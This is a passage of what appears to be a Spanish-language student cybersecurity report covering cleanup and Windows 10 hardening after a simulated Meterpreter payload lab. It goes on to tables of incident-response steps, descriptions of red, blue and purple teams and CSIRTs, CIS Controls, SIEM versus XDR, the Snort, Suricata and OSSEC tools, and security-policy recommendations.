
Imagen 30 evidencia del sistema actualizado

Fuente: El autor.

En la siguiente imagen se aprecia la interfaz para la creación de una copia de seguridad en la nube de OneDrive. Los paso son los siguientes:

- Ir a configuración
- Copias de seguridad
- Elegir la opción más conveniente (fuente externa o la nube)
- Configurar OneDrive

Imagen 31 interfaz copia de seguridad



Fuente: El autor.

1.4.3 Paso a paso de la erradicación del ataque

Genere un documento donde mencione el paso a paso utilizado para asegurar y erradicar el ataque ejecutado en la Etapa 4.

Tomando como referencia la información suministrada por el administrador, se procedió a simular el ataque, mediante el uso de un Payload alojado en un archivo con extensión .exe. Ya teniendo claridad sobre lo sucedido se procede a erradicar el ataque y hardenizar el sistema de la siguiente manera:

1.4.3.1 Erradicando el ataque

El ataque necesita que el archivo ejecutable que contiene el Payload este corriendo, y teniendo en cuanta que Windows no permite eliminar un archivo en usos, se procede a reiniciar el sistema, de este modo se detiene el ataque.

- Se verifica que la alerta es verdadera.
- Se identifica el sistema operativo Windows 10 x64 como único activo comprometido.
- Se identifica que el ataque es realizado mediante un Payload.
- Se determina que el alcance del ataque se limita un solo host
- Se localiza el archivo malicioso
- Se reinicia el sistema operativo

1.4.3.2 Hardenización del sistema

Este proceso se realiza tomado como referencia y adaptando a la necesidad puntual la guía de hardenización de Windows 10 que se describió anteriormente.

- Verificar que el archivo malicioso ya no esta
- Activación del firewall de Windows
- Activación de Windows defender
- Actualización del sistema
- Realizar copia de seguridad en la nube

A continuación, se da respuesta a las preguntas orientadoras

1.4.4 Primera pregunta sobre identificación de ataque

¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

A continuación, en una tabla se lista y explica el paso a paso a seguir para identificar y mitigar el ataque, es importante mencionar que se debe proceder lo más rápido posible.

Tabla 10 identificación y mitigación del ataque

Pasos	Procedimientos	Descripción y explicación
Detección inicial	Verificación de alertas	Teniendo en cuanta que las alertas pueden llegar de distintas fuentes, se deben confirma para descartar falsos positivos.
Contención y aislamiento[45]	Identificación de la amenaza	• Identificar vulnerabilidades que están siendo explotadas • Identificar sistemas comprometidos • Identificar las tácticas utilizadas por el atacante • Determinar el alcance del ataque
	Contención	Medidas opcionales según la identificación anterior • Desconexión de los sistemas afectados • Restricción de acceso a activos críticos • Restricción a cunetas de usuario
Recopilación de evidencia[46]	Registros de actividad	Es importante la captura de registros de la actividad ya que pueden ser necesarios para posterior análisis o como insumo para la investigación forense.
	Registro de incidentes	Se debe documentar el incidente sin omitir detalles: • Tipo de ataque • Sistemas afectados • Medidas tomadas
Análisis forense[47]	Investigación	Realizar análisis forense para comprender el ataque y su impacto.
	Recuperación de evidencia	Preservar y asegurar la evidencia para posteriores análisis o acciones de tipo legal.
Mitigación y Recuperación[48]	Mitigación	Estas medidas dependen de algunos factores como el tipo de ataque, el alcance, los sistemas afectados etc. • Eliminación del malware • Bloqueo de tráfico malicioso • Corrección de vulnerabilidades • Instalación de herramientas (firewall, IPS, antivirus) • Actualización de sistemas y herramientas • Parchar el sistema • Configuración adecuada de herramientas • Incluir nuevas reglas de firewall
	Recuperación del sistema	Iniciar restauración de los sistemas comprometidos a partir de las copias de seguridad

[45] CIBERSEGURIDAD. Ciberataques, guía para la gestión y notificación de ataques informáticos. [en línea]. (23 de marzo de 2023). [Sin fecha]. Disponible en: https://ciberseguridad.com/ciberataques/

[46] PAREDES, Martha. ¿Sabías que hay equipos específicos para ciberseguridad? [en línea]. (2 de mayo de 2023). [Consultado el 15 de septiembre de 2023]. Disponible en: https://www.linkedin.com/pulse/sabias-que-hay-equipos-espec%C3%ADficos-para-paredes-ciberseguridad-/?originalSubdomain=es

[47] Ibíd., p. 1.

[48] CIBERSEGURIDAD, Op. cit., p. 1.

Notificaciones[49]	Notificación interna	Informar a la dirección de la organización y a todos los interesados, según las políticas establecidas.
	Notificación externa	En caso de ser necesario se debe notificar a las autoridades competentes

Fuente: El autor.

1.4.5 Segunda pregunta sobre la subsanación del sistema

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

En la siguiente tabla de describe el paso a paso para subsanar el evento del Payload, es de mencionar que no se realizaron maniobras forenses, ni se elabora informe externo.

Tabla 11 paso a paso para subsanar el evento del Payload

Pasos	**Procedimientos**	**Descripción**
Detección inicial	Verificación de alertas	En este caso la alerta es verídica, ya que es proporcionada por el administrador del equipo afectado.
Contención y aislamiento	Identificación de la amenaza	• Se realiza una simulación del ataque • Se identifica el sistema operativo Windows 10 x64 • Se identifica ataque mediante Payload • Afectación de un solo host
	Contención	No fue necesario aislar el sistema
Recopilación de evidencia	Registro de incidentes	• Ataque mediante un Payload de tipo Meterpreter que permitió al atacante ejecutar acciones remotas en la maquina víctima, eliminación de documento .txt • Sistema operativo afectado, Windows 10 x64
Mitigación y Recuperación	Mitigación	• Eliminación del malware (Payload en archivo .exe) • Activación de firewall (integrado en sistema operativo) • Activación de antivirus (Windows defender) • Actualización de sistemas operativo • Realizar copia de seguridad en la nube.
	Recuperación del sistema	En este caso no fue necesaria la recuperación del sistema, ya que solo se afectó un archivo de texto.
Notificaciones	Notificación interna	Se elabora informe para la alta gerencia

Fuente: El autor.

[49] CIBERSEGURIDAD. Ciberataques, guía para la gestión y notificación de ataques informáticos. [en línea]. (23 de marzo de 2023). [Sin fecha]. Disponible en: https://ciberseguridad.com/ciberataques/

1.4.6 Tercera pregunta sobre diferencias entre equipos

Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Con el fin de comprender mejor las diferencias, a continuación, se define cada uno.

1.4.6.1 Equipo Red Team

Tienen como objetivo encontrar vulnerabilidades y explotarlas de manera controlada, es decir, siguiendo una serie de pautas definidas por la organización, por la legislación y códigos de ética, con el fin de no incurrir en actos delictivos ni afectar negativamente el sistema.

Estos ataques son realizados mediante las mismas herramientas y metodologías de testing que usaría un delincuente informático, sin que exista la necesidad de informar del ataque al equipo blue team, de este modo también se puede medir la capacidad de análisis y respuesta. También es importante mencionar que el equipo red team debe suministrar un informe detallado con los procedimientos realizados, los hallazgos y recomendaciones para fortalecer la seguridad de la organización[50].

1.4.6.2 Equipo Blue Team

Son los encargados de mantener la seguridad de la red y los sistemas de la organización, deben conocer el sistema de gestión de la seguridad de la información (SGSI) o la estrategia de seguridad implementada por la organización[51], además deben tener claros los objetivos del negocio, también deben encargarse de auditar el sistema de manera periódica.

Una de las herramientas de este equipo es la evaluación de riesgos, mediante estos resultados pueden definir las estrategias y herramientas a utilizar para hardenizar el sistema. Dependiendo de la criticidad de los activos puede ir desde una defensa en profundidad hasta estrategias de cero trust. Sin embargo, los blue team no se limitan solo a la prevención y detección temprana de un ataque. También se encargan de realizar análisis forense, mitigación de la amenaza, la recuperación de los sistemas afectados y se encargan de realizar las mejoras de seguridad, en base a lo observado en el incidente.

---

[50] INTELEQUIA. Red team y blue team - funciones y diferencias en ciberseguridad. [en línea]. (26 de enero de 2021). [Consultado el 15 de septiembre de 2023]. Disponible en: https://intelequia.com/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

[51] Ibíd., p. 1.

1.4.6.3 Equipo Purple Team

Estos equipos se centran en mejorar la seguridad de los activos de información de la organización mediante la coordinación, integración y comunicación directa[52] con los equipos red team y blue team, con el objetivo de fortalecer proactivamente las defensas y mejorar la postura de seguridad. Es de aclarar que no se limitan a hacer de puente entre red y blue team, también aportan en la revisión de resultados, identificación de debilidades y áreas de mejora.

1.4.6.4 Equipos de respuesta a incidentes informáticos

Son equipos dedicados a la contención, erradicación y recuperación[53] ante incidentes de seguridad informática, sin adoptar posiciones ofensivas ni formar parte de procesos judiciales, salvo en algunas ocasiones muy particulares[54], estos equipos pueden pertenecer a una organización privada, prestar servicios al público en general o pertenecer a organizaciones gubernamentales.

Aunque participan en labores preventivas, están diseñados para el post ataque, es decir, empiezan a realizar su labor una vez recibida la denuncia del incidente, iniciando con un triage que permite diseñar el tipo de respuesta y la prioridad.

1.4.6.5 Diferencias

En cuanto a los equipos red team y blue team las diferencias son evidentes, los red team están diseñados para la ofensiva y los blue team para la defensiva. Mientras que el purple team contiene a los dos equipos defensivo y ofensivo, mejorando la comunicación y aportando valor agregado.

En cuanto a los purple team y los equipos de respuesta a incidentes informáticos (CSIRT por sus siglas en inglés o ERT por sus siglas en español)[55]. Los purple team se enfocan en la mejora de la seguridad de manera proactiva, mientras que los ERTs tienen un enfoque reactivo. Es importante mencionar que los CSIRTs están más enfocados a la parte institucional.

---

[52] INCIBE. Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. [en línea]. (27 de julio de 2023). [Consultado el 15 de septiembre de 2023]. Disponible en: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci

[53] NIST. Computer incident response team (CIRT). [en línea]. [Consultado el 19 de septiembre de 2023]. Disponible en: https://csrc.nist.gov/glossary/term/computer_incident_response_team#:~:text=Definitions%3A,resulting%20from%20computer%20security%20incidents.

[54] FUNDACIÓN DOJO, Equipos de respuesta a incidentes informáticos. [en línea]. (25 de julio de 2019). [Consultado el 15 de septiembre de 2023]. Disponible en: https://www.youtube.com/watch?v=1vVfjqXuPuM

[55] Ibíd., p. 1.

1.4.7 Cuarta pregunta sobre CIS

¿Qué función tiene CIS “Center For Internet Security” dentro de equipos Blue Team? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

1.4.7.1 ¿Qué es CIS?

CIS (Center for Internet Security) Es una organización sin ánimo de lucro dedicada a la mejora de la ciberseguridad globalmente[56], trabaja en alianza con expertos en ciberseguridad en el desarrollo de buenas prácticas de seguridad de la información. Entre sus contribuciones se destaca el CIS Controls, que es un marco con 20 controles prioritarios enfocados en la mejora de la ciberseguridad de las organizaciones[57].

También ofrece programas de capacitación en ciberseguridad que incluyen certificaciones, como la CIS-CAT que está relacionada con evaluaciones de cumplimiento[58]. CIS recopila información sobre amenazas y vulnerabilidades, esta información es compartida mediante unos centros de análisis: Analysis Center" (MS-ISAC), Analysis Center" (EI-ISAC).

1.4.7.2 Función de CIS dentro de los blue team

CIS proporciona normas y mejores prácticas de seguridad que ayudan a endurecer la seguridad de la organización. Entre estas buenas prácticas están los CIS Controls que proporcionan una guía completa para los equipos blue team, ayudando a estos equipos en la configuración de sistemas y redes más seguras.

CIS también provee programas de capacitación y certificaciones que contribuyen a potenciar la habilidades de los blue team[59], CIS también fomenta la participación en comunidades orientadas a la ciberseguridad, permitiendo a los blue team, compartir experiencias y conocimientos.

---

[56] MICROSOFT. Center for Internet Security (CIS) Benchmarks. [en línea]. (6 de mayo de 2023). [Consultado el 16 de septiembre de 2023]. Disponible en: https://learn.microsoft.com/en-us/compliance/regulatory/offering-cis-benchmark

[57] IBM. ¿Qué son los puntos de referencia de CIS? [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.ibm.com/mx-es/topics/cis-benchmarks

[58] TOOLKIT. CIS-CAT Pro. [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://gcatoolkit.org/es/herramienta/cis-cat-pro/#:~:text=Center%20for%20Internet%20Security%2DConfiguration,en%20contenido%20legible%20por%20m%C3%A1quina.

[59] CIS. Making the Connected World a Safer Place. [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.cisecurity.org/

1.4.7.3 Tutorial, funcionamiento de CIS

- Sitio web oficial de CIS: https://www.cisecurity.org/.
- En el menú principal dar clic en: CIS Controls o Critical Security Controls
- Ver la documentación de los controles que se organiza en grupos
- Descargar los controles en formatos pdf, según la necesidad
- Ver las recomendaciones específicas para cada control
- Implementar los controles
- Determinar estrategia de monitoreo
- Realizar evaluaciones periódicas para verificar el adecuado cumplimiento
- Identificar áreas de mejora
- Ajusta las políticas y las configuraciones según nuevas amenazas

1.4.7.4 ¿Cómo encontrar tutoriales de CIS?

- Sitio web oficial: https://www.cisecurity.org/
- Explorar el menú principal, en busca de guías, tutoriales o capacitaciones, etc.
- Puede usar el cuadro de búsqueda, para consultas especificas mediante palabras clave
- Algunos recursos pueden solicitar estar registrado
- En caso de necesitar ayuda para un tutorial en específico, puede acceder a información de contacto del sitio web.

1.4.8 Quinta pregunta sobre diferencias entre SIEM y XDR

Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

1.4.8.1 SIEM

Gestión de la información y eventos de seguridad (en inglés, Security Information and Event Management), es una tecnología que permite recopilar, analizar y gestionar información de eventos de seguridad en tiempo real, con el fin de encontrar amenazas, antes de que se vea afectada la continuidad del negocio. SIEM es la combinación de: la administración de información de seguridad (SIM) y la administración de eventos de seguridad (SEM)[60], SIEM recopila datos de registros y eventos desde diversas fuentes de la red, los almacena y contrasta con reglas predeterminadas, con esta información presenta informes que permiten adelantarse a los incidentes, protegiendo al sistema de manera proactiva.

---

[60] MICROSOFT. ¿Qué es SIEM? [en línea]. (2023). [Consultado el 15 de septiembre de 2023]. Disponible en: https://www.microsoft.com/es-mx/security/business/security-101/what-is-siem#:~:text=Preguntas%20m%C3%A1s%20frecuentes-,Definici%C3%B3n%20de%20SIEM,afecten%20las%20operaciones%20del%20negocio.

1.4.8.2 XDR

Detección y respuesta extendida XDR, se trata de una herramienta que ofrece seguridad holística mediante la integración de múltiples herramientas, de este modo proporciona protección más completa y automatizada, con el fin de mitigar amenazas sofisticadas de manera eficiente[61].

XDR no solamente recopila datos de registros y eventos de seguridad, también lo hace desde puntos finales (endpoints), sistemas de red, aplicaciones en la nube[62], etc. De este modo proporciona una visión mucho más completa de las posibles amenazas. Además, está diseñado para responder de manera automatizada o asistida para mejorar el tiempo de respuesta en la mitigación de la amenaza[63].

A continuación, se recopilan las diferencias más importantes entre SIEM y XDR mediante una tabla

Tabla 12 diferencias entre SIEM y XDR

Ítems	SIEM	XDR
Alcance	Está orientado a la recopilación, correlación y análisis de registros y eventos, desde una gran variedad de fuentes. Con el fin de generar alertas.	Recopila datos de una gran cantidad de fuentes: registros, eventos, endpoints, aplicaciones en la nube, etc. Con el fin de encontrar amenazas desconocidas y patrones de comportamiento anómalo
Enfoque	Esta centrado en la correlación de eventos, basado en patrones conocidos y reglas predeterminadas	Esta centrado en la detención y respuesta extendida. Mediante análisis de comportamiento e inteligencia artificial.
Detección y respuesta	Está diseñado para la detección de amenazas y la emisión de alertas. Sin embargo, la respuesta está limitada y la mayoría de los casos depende de intervención humana.	Esta diseñado con capacidades avanzadas de detección y respuesta, entre sus características esta la respuesta automatizada que permite acortar el tiempo de mitigación
Escalabilidad	Requiere de configuración compleja y coste elevado.	Está diseñado para ser escalable en entornos de diferentes tamaños.

Fuente: El autor.

[61] ADVANCE NETWORKS. ¿Qué es XDR en Ciberseguridad y para qué sirve? [en línea]. (23 de septiembre de 2021). [Consultado el 16 de septiembre de 2023]. Disponible en: https://advance-nt.com/2021/09/23/que-es-xdr-en-ciberseguridad-y-para-que-sirve/

[62] CISCO. What Is Extended Detection and Response (XDR)? [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.cisco.com/c/en/us/products/security/what-is-xdr.html#:~:text=Extended%20detection%20and%20response%20(XDR,remediate%20today's%20and%20tomorrow's%20threats.

[63] MICROSOFT. ¿Qué son la detección y respuesta extendidas (XDR)? [en línea]. (2023). [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.microsoft.com/es-es/security/business/security-101/what-is-xdr

1.4.9 Sexta pregunta sobre herramientas de detección de ataques

Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

1.4.9.1 Snort

Es una herramienta IDS/IPS (IDS sistema de detección de intrusos e IPS sistema de protección de intrusos), diseñada para analizar el tráfico y los protocolos de la red, mediante la búsqueda de patrones de comportamiento y firmas de ataques ya conocidos, con el fin de detectar y prevenir incidentes de seguridad, esto se logra mediante la comparación de los datos obtenidos con una serie de reglas, entre las cuales hay unas ya predefinidas y otras que pueden ser creadas o adaptadas por el usuario[64].

En el modo IDS Snort se limita a detectar la actividad sospechosa y generar alertas, mientras que el modo IPS además de la detección toma medidas de bloqueo para prevenir la actividad maliciosa. Como valor agregado, Snort cuanta con una comunidad de usuarios que contribuyen a la mejora y actualización de las reglas, y la mejora del software en general.

Snort es compatible con otras herramientas orientadas a la seguridad, como SIEM (Security Information and Event Management), además, es bastante flexible de modo que se puede adaptar a las necesidades de la red en una gran variedad de entornos[65].

1.4.9.2 Suricata

Es una herramienta de tipo IDS/IPS que permite configurar alguno de los dos servicios, en el modo IDS detecta amenazas y genera alertas mientras que el modo IPS puede tomar medidas para bloquear actividades maliciosas[66]. Suricata se caracteriza por una alta velocidad y buen rendimiento que le permite realizar análisis en tiempo real a alta velocidad.

Utiliza reglas y filtros para contrastar con los datos analizados y determinar si existen patrones de tráfico que coinciden con amenazas documentadas, permite la

---

[64] KEEPCODING. ¿Qué es Snort en ciberseguridad? [en línea]. (8 de septiembre de 2022). [Consultado el 16 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-snort-en-ciberseguridad/

[65] CIBERSEGURIDAD. Analizando Snort. [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://ciberseguridad.com/servicios/sistema-deteccion-intrusos-ids/snort/#Puede_instalarse_en_cualquier_entorno_de_red

[66] KEEPCODING. ¿Qué es Suricata en ciberseguridad? [en línea]. (31 de julio de 2023). [Consultado el 16 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/

configuración y personalización de las reglas de acuerdo con las necesidades del usuario. Suricata es compatible con una gran variedad de protocolos de red y es de fácil integración con otras herramientas, como SIEM.

Suricata fue desarrollada por OSIF (Open Information Security Foundation)[67], que se encarga del mantenimiento, también cuenta con una comunidad activa que contribuyen a la actualización de reglas y el software en general.

1.4.9.3 OSSEC

Se trata de una herramienta HIDS (Sistema de Detección de Intrusos de Host) e HIPS (Sistema de Prevención de Intrusos de Host), es decir, es un IDS/IPS diseñado para operar de manera local en el host y no en toda la red[68]. OSSEC utiliza reglas y decodificadores que se pueden adaptar según las necesidades del usuario o también permite la creación de reglas personalizadas[69].

En el modo IDS monitorea y analiza eventos en el host (servidores o estaciones de trabajo) entre los que pueden estar: actividades del host, registros de seguridad del sistema y eventos de seguridad, estos son contrastados con las reglas establecidas con el fin de determinar si existen comportamientos anómalos y generar alertas en tiempo real.

En cuanto a la función HIPS permite configurar acciones que permiten responder de manera automatizada ante anomalías específicas. Es importante agregar que OSSEC es escalable y multiplataforma[70].

1.5 ETAPA 5 SOCIALIZACIÓN DEL INFORME TÉCNICO

A continuación, se da respuesta a las preguntas orientadoras.

1.5.1 Primera pregunta sobre el aporte de los red, blue y purple team

De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.

---

[67] KEEPCODING. ¿Qué es Suricata en ciberseguridad? [en línea]. (31 de julio de 2023). [Consultado el 16 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/

[68] OSSEC. Server Intrusion Detection for Every Platform. [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.ossec.net/

[69] KEEPCODING. ¿Qué es OSSEC? [en línea]. (7 de diciembre de 2022). [Consultado el 16 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-ossec/

[70] Ibíd., p. 1.

Los red team y los blue team tienen roles diferentes y complementarios, por lo tanto, es necesario que las organizaciones cuenten como mínimo con estos dos equipos para cubrir todo el abanico de requerimientos. Por su parte los purple team reúnen las características de los equipos mencionados anteriormente, sin embargo, sus capacidades no se limitan a un compilado de roles red team y bue team.

Es decir, los purple team además de lo mencionado también complementan a los anteriores equipos: por un lado, facilitan la comunicación asertiva entre los red y blue team, también compilan he organizan la totalidad de la información recabada para diseñar estrategias que redireccionen el actuar de los otros equipos, con el objetivo de ceñir mucho más la estrategia de seguridad de acuerdo con los objetivos del negocio.

1.5.2 Segunda pregunta sobre políticas de seguridad y recomendaciones

Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos TI.

Las políticas de seguridad deben estar orientadas al cumplimiento de los objetivos de la organización, si bien existen marcos que sirven para guiar a los equipos en el diseño de las estragáis de seguridad cada organización tiene necesidades y capacidades particulares, por lo tanto, estos marcos se deben ajustar de manera personalizada.

Por ejemplo. Una organización pequeña con recursos limitados no debería diseñar una estrategia de cero trust en la totalidad de la organización, teniendo en cuenta la cantidad de recursos necesarios, por el contrario, la estrategia de seguridad debería endurecer mucho más los sectores críticos, y ser flexibles en otros sectores menos relevantes. De este modo se acomoda el coste y las necesidades de la organización, también es importante mencionar que, a mayor cantidad de dispositivos de seguridad menor velocidad de la red.

En base a lo anterior y aterrizado a la situación de seguridad planteada en el anexo 4 escenario 3, como ejemplo: en este caso no se debería implementar un IDS que sature parte de la red, porque el problema se limito a un solo nodo, por lo tanto, lo más recomendable sería una solución de tipo HIDS para monitorear solamente el nodo problemático.

En conclusión, una política de seguridad aplicable a la mayoría de las organizaciones debería incluir:

- Un equipo que centralice los datos (purple team).
- Contar con los roles de defensa y ataque (blue team y red team).

- Presupuesto adecuado (Priorizar inversión según el análisis de riesgo).
- Tecnologías y herramientas adecuadas (según objetivos del negocio).
- Educación y concienciación permanente (debido a la evolución del entorno).
- Colaboración con terceros (adquirir servicios o trasferir riesgos).
- Evaluación continua (debido a nuevas vulnerabilidades y amenazas).
- Cumplimiento de la normatividad (internacionales, locales y éticas).

1.5.3 Tercera pregunta sobre inversión en ciberseguridad

Conclusiones que orienten aspectos importantes en cuando a la inversión de ciberseguridad dentro de las organizaciones.

Definitivamente todas las organizaciones independientemente del tamaño y otros factores diferenciadores deben invertir en su propia seguridad, ya sea que conformen sus equipos o contraten servicios de terceros, lo importante es que cuenten con políticas de seguridad ajustadas de acuerdo con sus necesidades.

Las políticas de seguridad diseñadas en base a los objetivos del negocio abaratan costos, teniendo en cuenta que se implementan solo las medidas necesarias y se realizan ajustes según la evolución de los objetivos actuales, los nuevos objetivos y el entorno cambiante.

Por motivos de coste y tiempo resulta mucho más fácil y practico realizar inversiones de seguridad de manera gradual. Por lo tanto, es importante realizar una evaluación de riesgos con el fin de identificar los activos críticos y las vulnerabilidades y amenazas que requieran ser atendidas de manea prioritaria, o las que deban ser trasferidas a terceros.

Es clave que dentro de la inversión en ciberseguridad se destinen los recursos necesarios para la capacitación del personal según los roles dentro de la organización, esto se debe a que la seguridad no se limita a la infraestructura física e intrusión de tipo virtual, ya que por mucho que estén aseguradas puede resultar relativamente sencillo y económico encontrar vectores de ataque por medio de ingeniería social.

1.6 VIDEO DE SUSTENTACIÓN

Enlace a carpeta en Google Drive:
https://drive.google.com/drive/folders/1VcJDUEhVv7Wu25I49XIfYNv8i93bqP5f?usp=sharing

CONCLUSIONES

A continuación, las conclusiones del trabajo.

Los profesionales de la seguridad informática con roles de red team se encargan de realizar pruebas de penetración, que en la mayoría de las ocasiones requieren de planes muy elaborados y el uso de diversas herramientas que pueden llegar a dañar la infraestructura critica del sistema. Con el fin de evitar este tipo de inconvenientes, se debe definir de manera clara el alcance de las pruebas, estas delimitaciones también son importantes para proteger a los profesionales ante posibles repercusiones legales.

Mientras que los red team en su rol de ataque se enfocan en identificar vulnerabilidades y exponer fallos de seguridad, los blue team en su rol defensivo se encargan de la protección del sistema ante amenazas. Por lo tanto, la comunicación efectiva entre estos equipos es fundamental para fortalecer la postura de seguridad informática de una organización.

En un mundo tecnológico cada vez más interconectado es muy importante contar con marcos y estrategias colaborativas, como es el caso de la organización CIS (Center for Internet Security) que brinda un catálogo de ayuda bastante amplio, para los equipos encargados de la seguridad de las infraestructuras tecnológicas de las organizaciones.

Además de los red team, blue team y purple team, existen los equipos de respuesta a incidentes informáticos (CSIRT por sus siglas en inglés), estos equipos pueden proporcionar ayuda a pequeñas organizaciones y particulares que no cuenten con los recursos para gestionar su propia seguridad, sin embargo, el flujo de trabajo que manejan este tipo de equipos puede llegar a ser demasiado grande, por lo tanto, no es una buena solución cuando se requiere inmediates.

RECOMENDACIONES

A continuación, las recomendaciones derivadas del trabajo realizado.

El rápido avance tecnológico hace que cada vez los ataques a los sistemas de información sean mucho más elaborados y necesiten menos recursos, por lo tanto, es necesario que los equipos encargados de la seguridad de la información estén en constante evolución, para adaptarse rápidamente a las nuevas exigencias.

Los ataques informáticos van en aumento, como consecuencia de esto las organizaciones están tomando conciencia sobre la importancia de invertir en seguridad. Sin embargo, la parte legislativa en ocasiones se queda corta y la cobertura por parte de las autoridades competentes aun es precaria, por lo tanto, se recomienda hacer esfuerzos mancomunados para que se logre dar con los ciberdelincuentes e imponer las sanciones pertinentes.

Es importante que los gobiernos y las organizaciones privadas inviertan más recursos en todo lo relacionado con la seguridad informática, enfocados a la prevención de incidentes, teniendo en cuanta que es mucho más costosa la recuperación de los sistemas, además, por el alto impacto negativo que puede llegar a tener un ataque en la vida de las personas.

BIBLIOGRAFÍA

ADVANCE NETWORKS. ¿Qué es XDR en Ciberseguridad y para qué sirve? [en línea]. (23 de septiembre de 2021). [Consultado el 16 de septiembre de 2023]. Disponible en: https://advance-nt.com/2021/09/23/que-es-xdr-en-ciberseguridad-y-para-que-sirve/

BUCKBEE, Michael. What is Metasploit? The Beginner's Guide. [en línea]. (29 de marzo de 2020). [Consultado el 10 de agosto de 2023]. Disponible en: https://www.varonis.com/blog/what-is-metasploit

CIBERSEGURIDAD. ¿Qué es Metasploit y cómo funciona? [en línea]. [Consultado el 11 de agosto de 2023]. Disponible en: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

CIBERSEGURIDAD. Analizando Snort. [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://ciberseguridad.com/servicios/sistema-deteccion-intrusos-ids/snort/#Puede_instalarse_en_cualquier_entorno_de_red

CIBERSEGURIDAD. Ciberataques, guía para la gestión y notificación de ataques informáticos. [en línea]. (23 de marzo de 2023). [Sin fecha]. Disponible en: https://ciberseguridad.com/ciberataques/

CIS. Making the Connected World a Safer Place. [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.cisecurity.org/

CISCO. What Is Extended Detection and Response (XDR)? [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.cisco.com/c/en/us/products/security/what-is-xdr.html#:~:text=Extended%20detection%20and%20response%20(XDR,remediate%20today's%20and%20tomorrow's%20threats.

COPNIA. Código de ética. [en línea]. Colombia. 7 p. [Consultado el 15 de agosto de 2023]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

FATURE LEARN. Marco de Evaluación de la Seguridad del Sistema de Información (ISSAF). [en línea]. [Consultado el 12 de agosto 2023]. Disponible en: https://www.futurelearn.com/info/courses/ethical-hacking-an-introduction/0/steps/71521

FUNCIÓN PÚBLICA. Ley 1266 de 2008. [en línea]. Colombia. (31 de diciembre de 2008). [Consultado el 10 de agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488#:~:text=por%20la%20cual%20se%20dictan,y%20se%20dictan%20otras%20disposiciones.

FUNCIÓN PÚBLICA. Ley 1586 de 2012. [en línea]. Colombia. (18 de octubre de 2012). [Consultado el 10 de agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

FUNCIÓN PÚBLICA. Ley 76 de 1993. [en línea]. Colombia. (05 de octubre de 1993). [Consultado el 10 de agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=173186#:~:text=Por%20medio%20de%20la%20cual,Servicio%20Consular%20de%20la%20Rep%C3%BAblica.

FUNDACIÓN DOJO, Equipos de respuesta a incidentes informáticos. [en línea]. (25 de julio de 2019). [Consultado el 15 de septiembre de 2023]. Disponible en: https://www.youtube.com/watch?v=1vVfjqXuPuM

IBM. ¿Qué son los puntos de referencia de CIS? [en línea]. [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.ibm.com/mx-es/topics/cis-benchmarks

